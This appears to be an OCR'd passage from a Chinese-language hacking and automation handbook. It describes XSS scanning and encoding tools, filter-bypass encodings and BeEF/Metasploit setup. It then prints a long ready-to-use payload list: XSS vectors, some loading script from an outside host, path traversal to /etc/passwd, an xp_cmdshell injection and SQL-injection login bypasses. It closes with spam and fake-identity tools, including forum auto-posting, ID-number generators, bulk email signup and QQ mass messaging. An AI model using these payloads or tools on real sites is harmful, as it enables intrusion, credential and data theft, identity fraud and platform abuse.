
1. 打开 chrome 转到 chrome://extensions/页，把 codex.crx 拖进去，即可安装
2. 按 f4 可以在选定的文本输入框（input、textarea）输入默认的盲打代码
3. 在插件页可以点击【盲打】按钮，输入盲打时要用到的外部 js 链接对盲打代码的外部 js 链接进行设置
4. 在插件页的输入框中输入要转码的字符，进行转码

下载地址：http://pan.baidu.com/s/1otrGt

在线使用：http://xiaowei.pw/xss/index.html

盲打外部 JS 链接设置：

英文支持的编码：




中文支持的编码：

3.16.1.2、Fiddler Watcher

参考网址：http://forum.cnsec.org/thread-93012-1-1.html

下载地址：http://www.onlinedown.net/soft/1597.htm



一、标题：XSS 自动化检测 Fiddler Watcher & x5s & ccXSScan 初识 automated XSS testing assistant

二、引言

Google 大神告诉我，Watcher & x5s 这两插件技术文章非常稀有，《XSS 自动化检测 Fiddler Watcher & x5s & ccXSScan 初识》整篇文章讲的就是初识两工具，并记录安装使用的过程记录！深入还有待完善.....

三、Before

3.1 关于 XSS 自动化检测的那些事

在 wooyun 上学习心伤的瘦子 [腾讯实例教程] 那些年我们一起学 XSS。看到有 xss 扫描神器（谣传有此神器，未见其实，大帽没 share o(╯□╰)o）

(力荐学 XSS Bypass 的两大正营：1.二哥的 XSS 教学 - by gainover 2.心伤的瘦子 [腾讯实例教程] 那些年我们一起学 XSS)

&且在 y35u 那里知道的 DoMinator 神器(mindedsecurity,有点伤感“囧”只用了 15 天，破解方法不成功)

DOMinator 不能用之后，在网上见到许多有 XSS 扫描工具，像 BurpSuite 有自动化扫描插件 BurpSuite_DOMxss_scanners 插件 有兴趣请跳转到 http://www.3hack.com/tools/BurpS ... %8F%92%E4%BB%B6.txt

【需求】迫切需找一个神器能自动扫描检测 XSS,绝非用 Nessus、Paros 等整站扫描性质的。

源于看了这篇文章：11 个免费的 Web 安全测试工具 ，Fiddler 神器居然也有 XSS 扫描插件(推测 Charles 应该也有...)。

so...今天重点是：

1.Watcher

2.x5s

3.ccXSScan

四.故事 Ing

4.1 Watcher & x5s 初识

【Luolired】网上太多这样的文绉绉介绍，略晓即可,技术使用细节教程几乎没有，第一步需要的就是汉化doucment。

A)Watcher - Passive Security Auditor

Watcher is a runtime passive-analysis tool for Web applications. It detects Web-application security issues as well as operational configuration issues. Watcher provides pen-testers hotspot detection for vulnerabilities, developers quick sanity checks, and auditors PCI and OWASP compliance auditing. It looks for issues related to mashups, user-controlled payloads (potential XSS), cookies, comments, HTTP headers, SSL, Flash, Silverlight, referrer leaks, information disclosure, Unicode, and more. Learn more...

Watcher 是一个实时的基于 HTTP 的 web 应用程序被动分析工具。被动意味着它不会对系统造成破坏，它可以十分安全的用于云计算机、共享主机和托管主机环境。Watcher 即能够检测 web 应用程序安全问题还能够监测业务配置问题。Watcher 能够为渗透测试人员提供热点漏洞检测，包括 Xss，cookies,comments,http 响应头，SSL，Flash, Silverlight，referrer 泄露，信息泄露和 Unicode 等可能存在的问题。Watcher 更新至 1.5.2 版

B)x5s - Automated XSS Security Testing Assistant

x5s aims to assist penetration testers in finding cross-site scripting vulnerabilities. It's main goal is to help you identify the hotspots where XSS might occur by:

Detecting where safe encodings were not applied to emitted user-inputs

Detecting where Unicode character transformations might bypass security filters

Detecting where non-shortest UTF-8 encodings might bypass security filters

Learn more...

x5s 发布-自动化的 XSS 安全性辅助测试工具

x5s 是 Fiddler 的一个插件 ,旨在帮助渗透测试人员发现跨站脚本漏洞，它的主要目标是帮助你找出可能出现的跨站脚本的关键点。

关键点包括：

检测对于用户提交的输入安全编码不适用的情况检测 Unicode 字符转换可能绕过安全过滤系统的情况。

检测 non-shortest UTF-8 编码可能绕过安全过滤系统的情况

C)ccXSScan

ccXSScan 看这篇文章：

ccXSScan for Fiddler--会浏览网页就会挖 XSS!!!

4.2 Installation and quickstart

注意：

1.X5S 安装需要 dotNetFx35setup.exe Microsoft .NET Framework 3.5 Setup(别下载到了 Microsoft .NET Framework 3.5 sp1)

2.都是把.dll 插件放到 Fiddler2 安装目录的 Scripts 文件夹当中(如:D:Program FilesFiddler2Scripts),重新启动 Fiddler2 即可使用

如遇卸载，则到 Scripts 文件夹下 Del .dll 或重新安装软件有选项修复还是移除。

4.3 Use

注意：

1、使用环节参考具体的说明文档 documentation

```
Watcher  http://websecuritytool.codeplex.com/documentation
```

```
X5s       http://xss.codeplex.com/documentation
```

囧 翻译不是很精准，还是各自看吧，你比我看得懂。第一个汉化的“吃螃蟹人就是你，发表出来吧”

2.提醒 在 Enable 设置好后,Test Case Configuration 下的 Character 列务必勾选呀！

4.5 测试使用结果

测试结果，都能找到 XSS,但总感觉不是那么爽，费些周折，你自己试试咯。

A)Watcher

B）X5S

C）ccXSScan

只到了 step1,完全不知道怎么将检测分析后的 URL，跳到 step2.晕+_+

《ccXSScan 只要会浏览网页，就会挖 XSS 漏洞！！！ 》图 2--->图 3

大大知道的 tell me!

4.6 Error 端口重用

你改了 Fiddler 的端口 port，还不一定能用！so 明确的解决方法步骤，暂时还没有...

五、总结

【Luolired】

1.比较欣赏 Watcher 它的 Result 安全等级分类信息不错！和 DOMinator 具体细节描述有得一拼。源于有 OWASP 漏洞细节支持。

2.还是商业的 DOMinator 符合我的口味，浏览网页就能实时同步检测出 XSS！上面的 XSS 自动化检测工具，只是抛砖引玉，初识。都还不成熟，只为进一步推动国人在 XSS 自动化检测挖掘，OWASP 工具教程细节汉化多多地来。

DOM XSS Scanner - Find DOM based XSS Security Vulnerabilities

```
https://github.com/yaph/domxssscanner

http://code.google.com/p/ra2-dom-xss-scanner/

http://code.google.com/p/domxsswiki/wiki/Introduction
```

入侵检测工具 Watcher

一、写在前面

你如何了解系统是否被攻克？在你发现系统中多了些奇怪的帐号或者某些特洛伊程序时，一切已经太迟了。除非你的机器非常强大，否则你的机会只存在于当你在机器被扫描后、而攻击发生前的短暂的时间段里。当然你可以用类似于 tcp wrappers 的程序来保证系统连接的安全，但它并不能监测到 stealth 扫描或者 DOS 攻击，你也可以购买商业版本的入侵监测系统——只要你不嫌贵的话，其实性价比最高的就是从互联网上获取类似的免费的软件，安装或者改造它以适应你的需求，watcher 就是这么一个家伙。

二、功能

watcher 检测所有通过的信息包，并且将它认为是恶意的攻击行为记录在 syslog 中，当前的 watcher 能够检测下列的攻击行为：

- 所有的 TCP 扫描
- 所有的 UDP 扫描
- Synflood 攻击
- Teardrop 攻击

- Land 攻击
- Smurf 攻击
- Ping of death 攻击

所有的参数以及配置都是在命令行给出的，你可以配置它仅仅监视扫描行为或者仅仅监视 DOS 攻击。它的监测行为是这样的：如果在短时间内有超过 7 个以上的端口收到信息包(不管类型如何)，那么这一事件就被当成端口扫描记录下来。UDP 扫描认定的原理也一样。当 watcher 在同一端口收到超过 8 个的 syn 包没有带 ack 或者 fin 位的话，就会认定是 synflood 攻击事件。如果 UDP 的碎片包——IP 包的 id 号是 242，它就认为是 teardrop 攻击，因为发布的攻击代码使用的是 242 的 id 号——这点存在不足;(。对同一端口的大量 TCP SYN 包，带源地址及目标地址的，将被认为是 land 攻击，如果有超过 5 个 icmp echo replies 在很短时间内出现(时间可以自定义)，将记录为 smurf 攻击……

Watcher 有三种监测模式，在默认的模式下，它仅仅监测对本台主机的攻击行为，第二种模式可以监测在 C 类子网内的所有主机，第三种模式则可以监测所有能接收到信息包的主机。当你把 watcher 放在外部主机上时，监测多主机特别有效，当一台主机的 log 文件被破坏时，其它主机上还有记录。

由于 watcher 把所有的信息包都当成“攻击”，然后再进行分析，这种判断是极为粗糙的，可能会误判，所以在代码中作者加入了一些过滤的技巧。

比如一些 web server 上会有漂亮的 gif 图片或者 flash 等玩意儿，而客户端这时往往会开了多个线程来下载它，这时 watcher 的规则就会认为这是一次 tcp scan，所以作者只好加上了只有超过 40 个 tcp 连接才记录下的的规则——这些都是可定制的。就不详述了，你可以自行参看下面的代码。

它的输出是非常简单的，每隔 10 秒它就将可能的攻击行为记录在 syslog 当中，同时源 IP 以及目标 IP 甚至相关的信息比如端口号，包的数量等等也将被记录下来，如果该攻击行为的 IP 是假的，那么它同时将记下 MAC 地址——如果攻击来自外部，地址将是你本地接收到该包的 route 的地址，如果攻击来自内部的话，呵，你可以用自己的方式来"感谢"攻击者;)

三、程序参数

Watcher 是用于 linux 系统的，通常你只需要在命令行后台运行它就可以了，它的参数如下：

Usage: watcher [参数]


-d device 将'device'设定为当前的网卡，默认为第一个 non-loopback 的 interface
-f flood 设定接收到多少不完全的连接后才认为是 flood 的攻击
-h 帮助信息
-i icmplimit 设定接收到多少 icmp echo replies 就认为是 smurf 攻击
-m level 可以设定监控的机器，比如 subnet 为子域中的机器，或者 all 为所有
-p portlimit 在 timeout 的限制时间内有多少端口接收到信息包算是一次端口扫描
-r reporttype 如果 reporttype 设为 dos，那么只有拒绝服务攻击会被记录，如果是 scan 的话，只有扫描行为会被记录，默认则记录所有东西
-t timeout 每隔 timeout 的时间就记录信息包并打印出潜在的攻击行为
-w webcount 设定我们从 80 口接收到多少信息包才算是一次端口扫描(cgi)

希望这个小玩意能使你的系统稍微安全一些，但是得警告你的是，系统安全是多方面的，别指望一个应用程序或者什么东西能使你绝对安全——如果你不信，迟早都得重装系统的;)

3.16.1.3、XSS 字符编码神器

探测第三方资源以及检测当前网站 cookie 是否做了 httponly

检测到 httponly cookie 泄露



程序主界面未做改动：

Chrome 商店下载地址：

```
https://chrome.google.com/webstore/detail/xss%E5%AD%97%E7%AC%A6%E7%BC%96%E7%A0%81%E7%A5%9E%E5%99%A8/icciblggjehnoepmlkadmmllmfmfjcao

百度网盘下载地址：http://pan.baidu.com/s/1bnyBH07
```

机器配置比较低的话，可能会有一点卡，应该我发了个 whois 请求，用的站长工具的，等过阵子买了 hk 或者 kr 的 vps 自己写个 whois 接口可能会好点 如果有什么意见欢迎 PM！

```
Mail:root@xss1.com

Weibo:http://weibo.com/J1n9999

Twitter:https://twitter.com/0x_Jin
```

XSS 字符编码神器 V2.3 更新说明

新功能：

1.新增第三方资源探测，引用的是 Sogili 在 WooYun Zone 所提出的代码！

2.新增了 Console 下显示当前网站 Cookie 是否做了 HttpOnly 保护！

3.新增了扫描受 HttpOnly 保护的 Cookie 是否泄漏 引用了 EtherDream 在 Drops 所发表文章的方法！

4.更改了一些样式比之前的版本在不同的分辨率下的样式更加美观。

此插件后续版本不再添加与编码之外的功能，Mxxxxxxxx：我喜欢专注

谢谢 Uncia 帮我在 Chrome 商店上架此插件

使用文档：

1.如何使用本插件：安装完成后打开 chrome 浏览器的控制台(F12)，即可看到 XSS Encode！点击就可以看到主界面了！

2.编码：左侧的文本域放入要处理的内容，点击编码旁边的下拉框选中你想使用的编码函数然后点击编码的按钮即可，便会在右侧的文本域中输出处理后的内容。

3.解码：在左侧的文本域放入要处理的编码，点击解码旁边的下拉框选中你想使用的解码函数然后再点击解码即可，便会在右侧的文本域中输出处理后的内容。

4.Hex 编码常规变异的功能：会给编码前面的数字多加 7 个 0，因为 IE 对进制编码加 0，只识别到八个 0，多了的话就认为这不是个有效的值了！也有很多程序过滤规则也是这样写的！他们会把你变异了的值给解析回来，然后再判断是不是危险字符！

适用场景：当进制编码被解析回来，再次过滤了的时候，比如 &#60 在过滤程序中被还原回来再次过滤了！但是&#0060 没有在过滤程序中被还原回来，但是在页面中被浏览器被解析还原了，那么就可以用进制编码的常规变异！

5.Hex 编码非常规变异功能：会给编码的数字前面多加 10 个 0！原因同上！

适用场景：当进制编码被解析回来，再次过滤了的时候，比如&#60 或者&#000000060 都被还原回来，再次过滤的话，那么便可以用非常规变异！IE 识别到 8 个 0 可是 chrome 能识别到更多的 0！有的过滤机制都是根据 IE 的 8 个 0 来写的！所以更多的 0 也是一种绕过方式！

html 编码去分号：分号是可以去除的，去除后能为你节省更多的字符。(此选项可配合其他选项一起使用 比如进行 html 编码时 勾选常规变异 + 去 html 编码分号)

6.载荷 URL 编码：&#在 url 中都有特殊的含义 我们很多时候都是把他们当做一个 html 实体编码表示的方式而已！可是浏览器不会这样认为，& 会被认为是参数的分隔符，#号呢，就是 location.hash 获取的值以及什么的，他是不会发往服务器的。如果是反射型 XSS 或者之类的话，那么勾选吧！

7.UTF-7 编码：这个就不解释了，之前出了蛮多 UTF-7 的 XSS 看一下你们就明白了！

8.UTF-8Jp：这个编码也就是大家所熟知的卖萌字符，优点是能绕过大部分黑名单过滤，缺点是字符数太多！

3.16.1.4、BEEF

```
参考网址：http://www.freebuf.com/articles/web/5511.html
```

BeEF 是目前欧美最流行的 web 框架攻击平台，全称是 the Browser exploitation framework project，他的牛逼之处就在于集成了很多好使的 payload，并可以通过 metasploit 进一步入侵。
很早之前就知道这个平台，只是一直没折腾，前段时间和疯子大牛搞基然后说起来，今天乘着有时间先折腾一下，会连载的=。=
0×01 布置安装环境
我使用的系统是 kali，软件的更新源如下

```
deb http://security.kali.org/kali-security kali/updates main contrib non-free

deb http://http.kali.org/kali kali main non-free contrib

deb-src http://http.kali.org/kali kali main non-free contrib

deb http://security.kali.org/kali-security kali/updates main contrib non-free
```

不同的系统可能更新源不一样

```
apt-get install ruby1.9.3

apt-get install libssl-dev libsqlite3-dev sqlite

apt-get install g++（一般情况下你已经有了）
```

0×02 安装 BeEF

```
git clone https://github.com/beefproject/beef （克隆最新的 beef 代码）

gem install bundler

bundle install

cat config.yaml | grep driver:

./beef
```

如果出现 Bundler::GemfileNotFound 报错，则自行寻找 gem 的合适版本手动安装（ruby 我也不懂。。。所以不做赘述）
0×03 启动 BeEF
访问：http://localhost:3000/ui/authentication
用户名和密码均为 beef
可在 config.yaml 中修改

0×04 配置 BeEF 和 metasploit

额，有可能克隆的时候会缺少 em-websocket 模块

键入 gem install em-websocket 以解决

当你执行./beef 后,会在 msf 的主目录生成一个 beef.rc 的文件,vim 之

内容为

```
load msgrpc ServerHost=127.0.0.1 Pass=abc123
```

IP 是你 metasploit 主机的 IP，密码是两个软件之间的设定好的。之后到 beef 的主目录去修改主机的配置，

这里重点配置的是 metasploit 攻击后，回连主机的 IP

执行./beef/extensions/metasploit/config.yaml

最后配置 beef 目录下的文件

```
vim /beef/config.yaml
```

将 metasploit 的全部改为 true

然后启动 msf 挂在 beef 即可~

3.16.2、xss 测试语句

```
测试语句：

'><script>alert(document.cookie)</script>

='><script>alert(document.cookie)</script>

<script>alert(document.cookie)</script>

<script>alert(vulnerable)</script>

%3Cscript%3Ealert('XSS')%3C/script%3E

<script>alert('XSS')</script>

<img src="javascript:alert('XSS')">
```

```
%0a%0a<script>alert(\"Vulnerable\")</script>.jsp

%22%3cscript%3ealert(%22xss%22)%3c/script%3e

%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd

%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/windows/win.ini

%3c/a%3e%3cscript%3ealert(%22xss%22)%3c/script%3e

%3c/title%3e%3cscript%3ealert(%22xss%22)%3c/script%3e

%3cscript%3ealert(%22xss%22)%3c/script%3e/index.html

%3f.jsp

%3f.jsp

<script>alert('Vulnerable');</script>

<script>alert('Vulnerable')</script>

?sql_debug=1

a%5c.aspx

a.jsp/<script>alert('Vulnerable')</script>

a/

a?<script>alert('Vulnerable')</script>

"><script>alert('Vulnerable')</script>

';exec%20master..xp_cmdshell%20'dir%20 c:%20>%20c:\inetpub\wwwroot\?.txt'--&&

%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E

%3Cscript%3Ealert(document. domain);%3C/script%3E&

%3Cscript%3Ealert(document.domain);%3C/script%3E&SESSION_ID={SESSION_ID}&SESSION_ID=

1%20union%20all%20select%20pass,0,0,0,0%20from%20customers%20where%20fname=

../../../../../../../../etc/passwd

..\..\..\..\..\..\..\..\windows\system.ini

\..\..\..\..\..\..\..\..\windows\system.ini

'';!--"<XSS>=&{()}

<IMG SRC="javascript:alert('XSS');">

<IMG SRC=javascript:alert('XSS')>

<IMG SRC=javascript:alert('XSS')>

<IMG SRC=javascript:alert("XSS")>

<IMG SRC=javascript:alert('XSS')>
```

```
<IMG SRC=javascript:alert('XSS')>

<IMG SRC=javascript:alert('XSS')>

<IMG SRC="jav        ascript:alert('XSS');">

<IMG SRC="jav ascript:alert('XSS');">

<IMG SRC="jav
ascript:alert('XSS');">

"<IMG SRC=java\0script:alert(\"XSS\")>";' > out

<IMG SRC=" javascript:alert('XSS');">

<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>

<BODY BACKGROUND="javascript:alert('XSS')">

<BODY ONLOAD=alert('XSS')>

<IMG DYNSRC="javascript:alert('XSS')">

<IMG LOWSRC="javascript:alert('XSS')">

<BGSOUND SRC="javascript:alert('XSS');">

<br size="&{alert('XSS')}">

<LAYER SRC="http://xss.ha.ckers.org/a.js"></layer>

<LINK REL="stylesheet" HREF="javascript:alert('XSS');">

<IMG SRC='vbscript:msgbox("XSS")'>

<IMG SRC="mocha:[code]">

<IMG SRC="livescript:[code]">

<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">

<IFRAME SRC=javascript:alert('XSS')></IFRAME>

<FRAMESET><FRAME SRC=javascript:alert('XSS')></FRAME></FRAMESET>

<TABLE BACKGROUND="javascript:alert('XSS')">

<DIV STYLE="background-image: url(javascript:alert('XSS'))">

<DIV STYLE="behaviour: url('http://www.how-to-hack.org/exploit.html');">

<DIV STYLE="width: expression(alert('XSS'));">

<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>

<IMG STYLE='xss:expre\ssion(alert("XSS"))'>

<STYLE TYPE="text/javascript">alert('XSS');</STYLE>

<STYLE TYPE="text/css">.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=
XSS></A>
```

```
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>

<BASE HREF="javascript:alert('XSS');//">

getURL("javascript:alert('XSS')")

a="get";b="URL";c="javascript:";d="alert('XSS');";eval(a+b+c+d);

<XML SRC="javascript:alert('XSS');">

"> <BODY ><SCRIPT>function a(){alert('XSS');}</SCRIPT><"

<SCRIPT SRC="http://www.7747.net/Article/UploadFiles/200608/20060827171609376.jpg"></SCRIPT>

<IMG SRC="javascript:alert('XSS')"

<!--#exec cmd="/bin/echo '<SCRIPT SRC'"--><!--#exec cmd="/bin/echo '=http://xss.ha.ckers.org/
a.js></SCRIPT>'"-->

<IMG SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">

<SCRIPT a=">" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>

<SCRIPT =">" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>

<SCRIPT a=">" '' SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>

<SCRIPT "a='>'" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>

<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>

<A HREF=http://www.gohttp://www.google.com/ogle.com/>link</A>

admin'--

' or 0=0 --

" or 0=0 --

or 0=0 --

' or 0=0 #

" or 0=0 #

or 0=0 #

' or 'x'='x

" or "x"="x

') or ('x'='x

' or 1=1--

" or 1=1--

or 1=1--

' or a=a--

" or "a"="a
```

```
') or ('a'='a

") or ("a"="a

hi" or "a"="a

hi" or 1=1 --

hi' or 1=1 --

hi' or 'a'='a

hi') or ('a'='a

hi") or ("a"="a
```

3.16.3、XSS 平台

```
http://www.xssan.com

http://xss.hacktask.net/index.php?do=login

http://webxss.cn/

http://xss.re/user/login
```

3.17、自动化工具

3.17.1、贴吧自动注册和顶贴

```
参考网址：http://www.uzzf.com/soft/67914.html

http://www.smzy.com/smzy/down143674.html
```

3.17.2、身份证号生成器

参考网址：http://www.tool7001.com/

3.17.3、邮箱自动注册

参考网址：http://www.crsky.com/tag/youxiangpiliangzhuce.html

3.17.4、QQ 群发

参考网址：http://www.haodisoft.com/

3.17.5、自动伪原创和伪原创辨别

伪原创工具在线版：http://www.naipan.com/

软件地址：

http://www.duote.com/soft/9791.html

http://www.onlinedown.net/soft/13210.htm

http://www.weiyuanchuang.org/

```
http://down.chinaz.com/soft/30929.htm
```

3.17.6、采集工具

3.17.6.1、火车头采集

参考网址：http://www.locoy.com/

3.17.6.2、虫虫软件

参考网址：http://www.chongsoft.com/product/

虫虫营销助手拥有八大功能模块:

1, 博客论坛群发群建：主要支持主流大型门户博客、大型论坛、贴吧、各种评论网站、分类信息、B2B 商务信息网站的群建群发。

2, 站群自由管理：支持主流单用户,多用户公共建站程序多达 180 多种！可轻松管理数百个网站、博客站群 。

3, 文章快速采集：内置强大的采集模块,灵活的采集规则编写功能,可采集任网站的内容,采集速度快。


4, 文章伪原创:支持标题组合,段落打乱,近义词替换,关键词自动链接与及随机关键词插入功能,促进搜索引擎收入。

5, 其它 SEO 辅助:内置 PR 值,关键排名,网站收录数,关键词密度等多项个性化小功具,方便用户使用,提高工作效率。

6, 验证码智能识别：注册各类博客帐号论坛帐号时将为用户自动填写账户信息，用户只需要填写验证码并提交即可注册成功。

7, 链轮/串链功能：文章中串加其它文章的链接,交叉促进收录,可多个数目串加链接数。

8, 数据灵活管理：全方位管理数据,支持上传备份下载,导入导出备份还原功能,让你轻松管理数理重要网站信息无忧患 。



3.17.6.3、八爪鱼

参考网址：http://www.bazhuayu.com/

下载地址：http://pan.baidu.com/s/1jGDtyy6

使用八爪鱼可以非常容易的从任何网页精确采集你需要的数据，生成自定义的、规整的数据格式。八爪鱼数据采集系统能做的包括但并不局限于以下内容：

1. 金融数据，如季报，年报，财务报告，包括每日最新净值自动采集；
2. 各大新闻门户网站实时监控，自动更新及上传最新发布的新闻；
3. 监控竞争对手最新信息，包括商品价格及库存；
4. 监控各大社交网站，博客，自动抓取企业产品的相关评论；
5. 收集最新最全的职场招聘信息；
6. 监控各大地产相关网站，采集新房二手房最新行情；
7. 采集各大汽车网站具体的新车二手车信息；
